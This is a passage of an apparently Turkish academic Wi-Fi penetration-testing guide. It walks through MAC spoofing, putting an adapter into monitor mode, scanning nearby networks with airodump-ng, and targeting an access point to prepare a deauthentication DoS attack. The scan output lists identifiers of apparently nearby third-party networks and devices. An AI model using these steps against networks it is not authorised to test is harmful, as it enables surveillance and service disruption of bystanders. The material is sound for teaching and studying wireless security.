


Şekil 2.22. lsusb komutu ve terminal çıktısı

Harici Wi-Fi adaptörünün sanal işletim sistemi tarafından tanındığını anlamak için terminal açılıp lsusb komutu ile sanal işletim sistemine bağlı USB aygit listesi kontrol edilir (Şekil 2.22.).

Bir sonraki adım olarak harici Wi-Fi adaptörünün sürücüsünün Kali Linux işletim sistemine yüklenmesi gerekmektedir. Sürücünün yüklenebilmesi için terminal üzerinden apt install realtek-rtl88xxau-dkms -y komutunun kullanılması gerekmektedir. Farklı adaptör sürücülerinin yükleme işlemlerinde kullanılan adaptörün yonga setinin isminin bilinmesi gereklidir. Yonga seti ismi ile internet üzerinden veya satıcının web sayfasından Wi-Fi

adaptörünün sürücüsünün nasıl yükleneceğine dair bilgi elde edilebilir. Kullanılan işletim sisteme göre sürücü yükleme komutu değişkenlik gösterebilir. Harici Wi-Fi adaptörünün terminal üzerinden sürücü yüklemesi bittikten sonra sanal işletim sisteminin yeniden başlatılması gerekmektedir.



Şekil 2.23. iwconfig komutunun çıktısının detaylı incelenmesi

Harici Wi-Fi adaptörünün sürücünün yüklenikten sonra düzgün bir şekilde çalıştığını kontrol etmek için terminal üzerinden iwconfig komutu ile adaptör hakkında bilgi alınabilir. Farklı bir kontrol yöntemi olarak Şekil 2.23.'te gösterildiği gibi işletim sistemi ara yüzünden sağ üst köşede gösterilen ağ simgesine tıklanır. Açılan sekme altında etrafta yayın yapan kablosuz ağların listesi kontrol edilir.

2.8. Pentest Öncesi MAC Adresi Değiştirme

MAC adresi üreticiler tarafından elektronik kartlara eklenen seri numarası olarak düşünülebilir. Network literatüründe ağ üzerinde cihazlar haberleşirken ilk olarak MAC adresleri üzerinden haberleşirler ve birbirlerine MAC adreslerini iletiler. MAC adresleri her karta özel ve benzeşik olmadığından dolayı ağ üzerindeki fizikal konumu belirtir. İlk iletişimlerini MAC adresleri üzerinden sağlayan cihazlar sonraki süreçlerde IP adresleri üzerinden iletişime devam ederler. Örnek olarak kullanılan cihaz bir modem üzerinden dış ağa bağlandığında dış ağıda kullanılan cihazın MAC adresi değil, modem kartının MAC adresi ile dış ağa bağlanır ve bununla işlem sağlar. Pentest işlemleri sırasında MAC adresinin değiştirilmesi (sahte MAC adresi) güvenlik ve gizlilik açısından önemlidir ve bu sebeple kullanılmaktadır.

```
root@kali: ~
File Actions Edit View Help
[~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:febe:2060 prefixlen 64 scopeid 0x20<link>
            ether 08:06:27:be:20:60 txqueuelen 1000 (Ethernet)
            RX packets 1 bytes 590 (590.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 18 bytes 1576 (1.5 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 16 bytes 800 (800.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 16 bytes 800 (800.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 2312
    ether 4a:0b:11:00:9c:58 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Şekil 2.25. wlan0 ağ kartının mevcut MAC adresinin öğrenilmesi

Şekil 2.25.'te ifconfig komutu ile harici Wi-Fi adaptörünün gerçek MAC adresi listelenmektedir. MAC adresinin değiştirilmesi için öncelikle Wi-Fi adaptörü terminal üzerinden ifconfig wlan0 down komutu ile kapatılması gerekmektedir. Terminal üzerinden ifconfig komutu ile Wi-Fi adaptörünün kapalı olduğu kontrol edilir. Daha sonra terminal üzerinden macchanger -r wlan0 komutu ile sistem tarafından Wi-Fi adaptörüne rastgele olarak atanmış yeni MAC adresi listelenmiş olacaktır. Komutun kullanımı Şekil 2.24.'te gösterilmiştir.

```
root@kali: ~
File Actions Edit View Help
[~]# macchanger -r wlan0
Current MAC: c6:d7:5c:f6:97:77 (unknown)
Permanent MAC: 98:48:27:b6:20:d4 (unknown)
New MAC: 8e:24:9f:98:b6:7b (unknown)
```

Şekil 2.24. wlan0 ağ kartına sahte MAC adresi atama işlemi

2.9. Aircrack-ng Uygulaması Hakkında

Aircrack-ng modüler programı, içerisinde birden fazla atak aracı bulunduran Wi-Fi penetrasyon testi uygulamasıdır.

Tablo 2.3. Aircrack-ng araçları

Aircrack-ng Araçları	
Airmon-ng	Monitor Mode (Monitör Kipi)
Airodump-ng	Packet Sniffer (Paket Dinleyici)
Aireplay-ng	Packet Injector (Paket Enjektör)
Airdecap-ng	Decryptor (Şifre Çözücü)
Airbase-ng	İstemci hedefli saldırılar (Fake Access Point)

- Airmon-ng etraftaki cihazların SSID'lerini, kanallarını ve MAC adreslerini gösteren araçtır. Bu komut dosyası, kablosuz arabirimlerde izleme modunu etkinleştirmek için kullanılabilir. İzleme modundan yönetilen moda geri dönmek için de kullanılabilir. Airmon-ng komutunun parametresiz girilmesi, ara yüzlerin durumunu gösterecektir (Aircrack-ng.org, 2021) (Tablo 2.3.).
- Airodump-ng etraftaki paketleri dinlemek için kullanılan araçtır. Airodump-ng, ham 802.11 çerçevelerinin paket yakalaması için kullanılır ve bunları aircrack-ng ile kullanmak amacıyla WEP IV'leri (Başlatma Vektörü) toplamak için özellikle uygundur. Bilgisayara bağlı bir GPS alıcınız varsa, airodump-ng bulunan erişim noktalarının koordinatlarını kaydedebilir (Aircrack-ng.org, 2021) (Tablo 2.3.).
- Aireplay-ng birincil işlevi, WEP ve WPA-PSK anahtarlarını kırmak için aircrack-ng'de daha sonra kullanılmak üzere trafik oluşturmaktır. WPA el sıkışma verileri, sahte kimlik doğrulamalar, etkileşimli paket yeniden oynatma, el yapımı ARP istek enjeksiyonu ve ARP isteği yeniden enjeksiyonu amacıyla kimlik doğrulamanın geri alınmasına neden olabilecek farklı saldırılar vardır (Aircrack-ng.org, 2021) (Tablo 2.3.).
- Airdecap-ng ile WEP/WPA/WPA2 yakalama dosyalarının şifresini çözebilirsiniz. Ayrıca, kablosuz başlıklarını şifrelenmemiş bir kablosuz yakalamadan çıkarmak için de kullanılabilir. Girdi dosyasının şifresi çözülmüş/çıkarılmış versiyonu olan “-dec.cap” ile biten yeni bir dosya çıkarır (Aircrack-ng.org, 2021) (Tablo 2.3.).
- Airbase-ng, istemcilere saldırmayı hedefleyen çok amaçlı bir araçtır (Tablo 2.3.).

2.10. Monitör Moda Geçiş İşlemi

Harici takılan Wi-Fi adaptörü monitör kipini (monitor mode) desteklese dahi sistem varsayılan olarak yönetim kipinde (managed mode) çalışır (Şekil 2.27.). Wi-Fi adaptörünün monitör kipine (monitor mode) geçişini sağlamak için, öncelikle arka planda Wi-Fi adaptörünü meşgul eden işlemlerin kapatılması gerekmektedir. Bu işlemin yapılmasının sebebi monitör kipine geçiş işleminde yavaşlık veya bazı hatalar alınmasının önüne geçmektir. Terminal üzerinde airmon-ng aracı ile bu işlem sağlanabilir. Şekil 2.28.'de gösterildiği gibi terminal üzerinden airmon-ng check kill komutu ile Wi-Fi adaptörünü meşgul eden işlemler sonlandırılır. Bu komut sistemin bazı ağ işlemlerini kapatacaktır. Bu sebeple ağ yöneticisi (network manager) çalışması duracaktır.

```
(root㉿kali)-[~]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   unassociated  ESSID:""  Nickname:<WIFI@REALTEK>
        Mode Managed Frequency=2.412 GHz  Access Point: Not-Associated
        Sensitivity:0/0
        Retry:off  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
        Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
        Tx excessive retries:0 Invalid misc:0 Missed beacon:0
```

Şekil 2.27. wlan0 ağ kartının çalışma kipinin tespiti

airmon-ng start wlan0 komutuyla veya iwconfig wlan0 mode monitor komutuyla monitör kipine (Monitor Mode) geçiş yapılabilir.

```
(root㉿kali)-[~]
# airmon-ng check kill
File Actions Edit View Help
File 1 2 3 4
root@kali:~-
# airmon-ng check kill
NetworkManager is not running...
```

Şekil 2.28. airmon-ng check kill komutu kullanımı ve terminal çıktısı

```
(root㉿kali)-[~]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   unassociated  ESSID:""  Nickname:<WIFI@REALTEK>
        Mode:Monitor Frequency=2.457 GHz  Access Point: Not-Associated
        Sensitivity:0/0
        Retry:off  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
        Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
        Tx excessive retries:0 Invalid misc:0 Missed beacon:0
```

Şekil 2.26. Harici Wi-Fi adaptörünün monitör kipine geçişinin kontrol edilmesi

Belirtilen komutların terminal üzerinden girişleri sağlandıktan sonra son olarak iwconfig komutu ile harici Wi-Fi adaptörünün monitör kipine geçtiği teyit edilir. Şekil 2.26.'da Wi-Fi adaptörünün monitör kipine geçtiği görülmektedir.

2.11. Etraftaki SSID, MAC ve Kanalların Tespiti

Monitör kipine geçiş için airmon-ng check kill komutu kullanıldığında ağ yöneticisinin (Network Manager) pasif duruma geçtiğini üsteki resimlerde görülmektedir. Etraftaki cihazların yayınlarının dinlenmesi esnasında hata alınmaması için service NetworkManager start komutu ile ağ servisinin yeniden başlatılması faydalı olacaktır. Etrafta yayın yapan

modem ve diğer cihazların dinlenmesi için airodump-ng wlan0 komutu terminalde çalıştırılır.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E8:37:7A:D8:A6:2B	-1	0	32 0 1 -1	WPA		<length: 0>			
34:E8:94:7A:D9:60	-31	205	17 0 13 270	WPA2	CCMP	PSK	Kutbeyy		
5C:63:BF:AC:5B:63	-52	266	115 0 10 130	WPA2	CCMP	PSK	[*]		
C0:BD:D1:52:83:61	-66	123	0 0 6 130	WPA2	CCMP	PSK	AndroidAP		
5C:63:BF:E4:8A:62	-65	16	3 0 9 130	WPA2	CCMP	PSK	TurkTelekom_T36CF		
18:A6:F7:A5:F1:00	-69	75	91 0 1 130	WPA2	CCMP	PSK	TP-LINK_F1D0		
90:9A:4A:57:33:6E	-68	145	80 0 5 130	WPA2	CCMP	PSK	TurkTelekom_TP336E_2.4GHz		
40:B8:76:02:89:A8	-71	37	6 0 11 130	WPA2	CCMP	PSK	ASUS_A8_2G		
9C:B2:B2:B6:CA:6D	-70	31	0 0 1 130	WPA2	CCMP	PSK	Kuloglu_Family		
D2:6A:8D:88:66:E8	-71	3	0 0 6 130	WPA2	CCMP	PSK	<length: 17>		
8C:DE:F9:0E:08:B9	-72	8	0 0 9 130	WPA2	CCMP	PSK	12345		
30:42:40:A7:F1:90	-73	15	3 0 7 130	WPA2	CCMP	PSK	TurkTelekom_ZTZ7E3_2.4GHz		
B8:D5:26:AB:78:6E	-75	16	1 0 3 130	WPA2	CCMP	PSK	TurkTelekom_ZJF7W		
5C:63:BF:B6:1E:B7	-76	12	23 0 10 130	WPA2	CCMP	PSK	TTNET_TP-LINK_3AAA		
B8:DE:5E:3A:9E:C2	-77	2	0 0 11 65	WPA2	CCMP	PSK	Sultannnn		
5C:63:BF:98:71:40	-80	12	0 0 11 130	WPA2	CCMP	PSK	TurkTelekom_T1781		
5C:6A:80:01:55:27	-1	0	0 0 2 -1			<length: 0>			
60:32:B1:C2:D3:56	-1	0	0 0 1 -1			<length: 0>			
80:3F:5D:5B:A5:08	-69	6	0 0 2 130	WPA2	CCMP	PSK	Parkeyasak2		
84:D8:1B:4E:86:02	-1	0	6 0 4 -1	WPA		<length: 0>			

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
E8:37:7A:D8:A6:2B	D8:1D:72:7B:CC:E5	-73	0 - 1	0	33		
(not associated)	10:63:C8:3E:23:BF	-9	0 - 1	0	17		
(not associated)	4A:B8:F7:59:64:1B	-71	0 - 1	0	1	AntiKo-R-D	
(not associated)	02:13:B8:11:8C:4F	-73	0 - 1	0	1		
34:E8:94:7A:D9:60	74:15:75:D5:57:41	-11	0 - 1e	0	8		

Şekil 2.29. airodump-ng wlan0 komutu ve terminal çıktısı

airodump-ng wlan0 komutu çalıştırıldığında harici Wi-Fi adaptörü etrafı yayın yapan cihazları dinlemeye başlayacaktır. Terminal ekranı üzerinde Şekil 2.29'da görüldüğü gibi iki adet bölüm ile karşılaşılacaktır. Şekil 2.29.'un ilk bölümünde etrafı yayın yapan modemlerin listesi ve yapıları hakkında detaylı bir liste görülmektedir. Şekil 2.29.'un ikinci bölümünde bu modellere bağlantı yapan cihazlar ve herhangi bir modeme bağlantı yapmayan cihazlar hakkında bilgiler görülmektedir.


Şekil 2.29. incelendiğinde BSSID kolonu etrafı yayın yapan kablosuz bağlantı noktalarının MAC adreslerini listelemektedir. PWR kolonu ise kablosuz bağlantı noktalarının çekim gücünü göstermektedir. PWR kolonundaki değer ne kadar düşükse kablosuz bağlantı noktasının bulunulan konuma yakınlığı o derece yüksektir. Beacons (işaretçiler) kolonu kablosuz bağlantı üzerindeki yayın yapan vericilerin içindeki Transmitter'lerin (verici-nakledici) aktivitelerini gösterir. Beacons (işaretçiler) kolonundaki değerlerin azlığı ya da çokluğu önemli değildir. Pentest işlemleri için bu kolondaki değerlerin hareketli olması önemlidir. Örnek olarak deauthentication (kimlik doğrulama) ataklarında Beacons (işaretçiler) kolonundan veri beklenir. Data (veri) kolonu kablosuz bağlantı noktası üzerinde veri hareketliliğinin durumunu gösterir. Data (veri) kolonundaki değer ne kadar yüksekse o satırda kablosuz bağlantı noktası çok aktif bir şekilde kullanılıyor demektir. CH (channels) kolonu kablosuz bağlantı noktalarının yayın yaptığı kanalları göstermektedir. ENC (encryption) kolonu veri transferlerinde şifreleme için hangi standarı kullandığını gösterir.

CHPER (şifre) kolonu şifreleme standardının hangi yöntemle yapıldığını gösterir. AUTH (authentication) kolonu kablosuz bağlantı noktasına ilk bağlantı için hangi yöntemi kullanıldığını gösterir. ESSID kolonu etrafında yayın yapan kablosuz bağlantı noktalarının isimlerini gösterir.

Airodump-ng aracı varsayılan olarak harici Wi-Fi adaptörünün çift bant (dual band) özelliğine göre 802.11b standardını kapsayan 2.4 GHz bandındaki kablosuz bağlantı noktalarını tarar. Harici Wi-Fi adaptörünün çift bant (dual band) desteği varsa airodump-ng aracı ile 5GHz bandındaki cihazlarda dinlenebilir. Bu özelliğin kullanılması için airodump-ng wlan0 --band abg komutu kullanılmalıdır. Tablo 1.1.'de 5GHz frekans bandını kapsayan 802.11b, 802.11a ve 802.11g standartları gösterilmiştir.

2.12. Packet Injection ve Hedef AP'ye Bağlı Cihazları Görme

Hedef kablosuz bağlantı noktası seçilecek ve packet injection aracılığı ile bu kablosuz bağlantı noktasına bağlı olan diğer cihazların bazı bilgilerine ulaşılacaktır. airodump-ng wlan0 --band abg komutu çalıştırılır. Terminal üzerinde gelen listeden hedef AP seçilir (Şekil 2.31.). Şekil 2.31.'da packet injection işlemi yapılacak hedef kablosuz bağlantı AP noktası kırmızı çerçeve içine alınmış ve kırmızı okla gösterilmiştir. Hedef kablosuz bağlantı noktasına packet injection işlemi yapabilmek için hedef AP'nin MAC adresi ve yayın yaptığı kanal bilgisine ihtiyaç vardır. Terminal üzerinde çalışan komut “CTRL + C” kısa yolu ile durdurulur.




```

root@kali:~#
File Actions Edit View Help
root@kali:~#
CH 13 ][ Elapsed: 1 min ][ 2021-12-17 12:27
          BSSID      PWR RXQ Beacons #Data, #/s   CH   MB   ENC CIPHER AUTH ESSID
34:E8:94:7A:D9:60 -40   6     745    12677 173 13  270   WPA2 CCMP  PSK  Kutbeyi
          BSSID      STATION   Pwr  Rate Lost  Frames Notes Probes
34:E8:94:7A:D9:60 74:15:75:D5:57:41 -5  24e- 1e    0     19
34:E8:94:7A:D9:60 2A:04:C8:9A:04:E9 -60 24e-24e   27    7127
34:E8:94:7A:D9:60 E0:12:83:19:50:87 -70 24e-24e  141    5456
34:E8:94:7A:D9:60 A4:45:19:E2:9B:10 -73 24e-24e   0     30
34:E8:94:7A:D9:60 D4:61:DA:D8:A6:5C -78 1e- 6     0     9

```

Şekil 2.30. airodump-ng -c 13 --bssid 34:E8:94:7A:D9:60 komutu ve terminal çıktısı

Daha sonra terminal üzerinden airodump-ng -c 13 --bssid 34:E8:94:7A:D9:60 wlan0 komutu çalıştırılır. Terminal üzerinde komut çalıştırıldığı zaman Şekil 2.30.'da görüldüğü gibi hedef AP için packet injection işlemi başlamış olacaktır. Şekil 2.30.'da üst kısmında packet injection işlemi yapılan AP'nin bilgileri yer alırken, Şekil 2.30'da alt kısmında STATION (istasyon) kolonunda packet sniffer işlemi yapılan AP'ye bağlı cihazların MAC adresleri yer almaktadır.



BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
34:E8:94:7A:D9:60	-26	568	5852	0	13	270	WPA2	CCMP	PSK	Kutbeyi
5C:63:BF:AC:5B:63	-51	626	15	0	10	130	WPA2	CCMP	PSK	[*]
8C:DE:F9:0E:08:B9	-1	0	2	0	9	-1	WPA			<Length: 0>
18:A6:F7:45:F1:D0	-66	227	103	0	1	130	WPA2	CCMP	PSK	TP-LINK_F1D0
B8:D5:26:AB:78:6E	-72	4	0	0	3	130	WPA2	CCMP	PSK	TurkTelekom_ZJF7W
9C:B2:B6:CA:6D	-75	43	0	0	4	130	WPA2	CCMP	PSK	Kuloglu_Family
5C:63:BF:71:7A:C6	-79	2	1	0	10	130	WPA2	CCMP	PSK	yagizali
54:83:3A:4B:7C:81	-73	4	0	0	8	130	WPA2	CCMP	PSK	TurkTelekom_Z4K4Y
C8:BD:D1:52:83:61	-79	40	4	0	6	130	WPA2	CCMP	PSK	AndroidAP
40:B0:76:02:89:A8	-76	48	0	0	11	130	WPA2	CCMP	PSK	ASUS_A8_2G
30:42:40:A7:F1:90	-76	0	3	0	7	130	WPA2	CCMP	PSK	TurkTelekom_ZTZ7E3_2.4GHz
5C:63:BF:98:71:40	-71	26	4	0	11	130	WPA2	CCMP	PSK	TurkTelekom_T1781
5C:63:BF:B6:1E:87	-71	7	0	0	10	130	WPA2	CCMP	PSK	TTNET_TP-LINK_3AAA
5C:63:BF:E4:8A:62	-70	40	4	0	9	130	WPA2	CCMP	PSK	TurkTelekom_T36CF
90:9A:4A:57:33:6E	-61	318	39	0	5	130	WPA2	CCMP	PSK	TurkTelekom_TP336E_2.4GHz
13:D2:76:25:60:92	-1	0	4	0	7	1	WPA			<Length: 0>


Şekil 2.31. Packet injection işlemi için hedef kablosuz bağlantı noktası seçimi

2.13. Wi-Fi DoS Saldırıları

Denial of Service (DoS saldırısı), internete bağlı bir cihazın hizmetlerini geçici veya süresiz olarak aksatarak, bir makinenin veya ağ kaynaklarının asıl kullanıcılar tarafından ulaşılamamasını hedefleyen bir siber saldırıdır. DoS genellikle hedef makine veya kaynağın, gereksiz talepler ile aşırı yüklenmesi ve bazı ya da bütün meşru taleplere doluluktan kaynaklı engel olunması şeklinde gerçekleştirilir. DoS saldırısını; bir grup insanın, bir dükkan veya işyerindeki kapıları tıkayıp, meşru tarafların mağazaya veya işletmeye girmesine izin vermeyerek normal işlemleri aksatması şeklinde örneklenebilir (Web.archive.org, kişisel iletişim).


2.13.1. Deauth DoS saldırısı ve packet injection

DoS saldırısı yapılacak hedef kablosuz bağlantı noktasının MAC adresi ve yayın yaptığı kanal Şekil 2.32.'de gösterildiği gibi airodump-ng wlan0 --band abg komutu kullanılarak terminal üzerinden tespit edilir. Daha sonra tekrar terminal aracılığı airodump-ng -c 6 --bssid 5C:63:BF:AC:5B:63 wlan0 komutu terminal üzerinden çalıştırılır. Bu komutta -c parametresinden sonra hedef AP'nin yayın yaptığı kanal ve --bssid parametresinden sonra hedef AP'nin MAC adresi argüman olarak yazılmalıdır. Hedef AP'ye bağlı cihaz sayısı tespit edilir. Şekil 2.33.'te hedef kablosuz bağlantı noktasına bağlı 3 adet cihaz tespit edilmiştir.




CH 159][Elapsed: 42 s][2021-12-17 13:59										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
5C:6A:80:01:55:27	-1	0	0 0	8	-1				<length: 0>	
30:42:40:A7:F1:90	-1	0	0 0	7	-1				<length: 0>	
5C:63:BF:AC:5B:63	-52	44	3 0	6	130	WPA2	CCMP	PSK	[C*]	
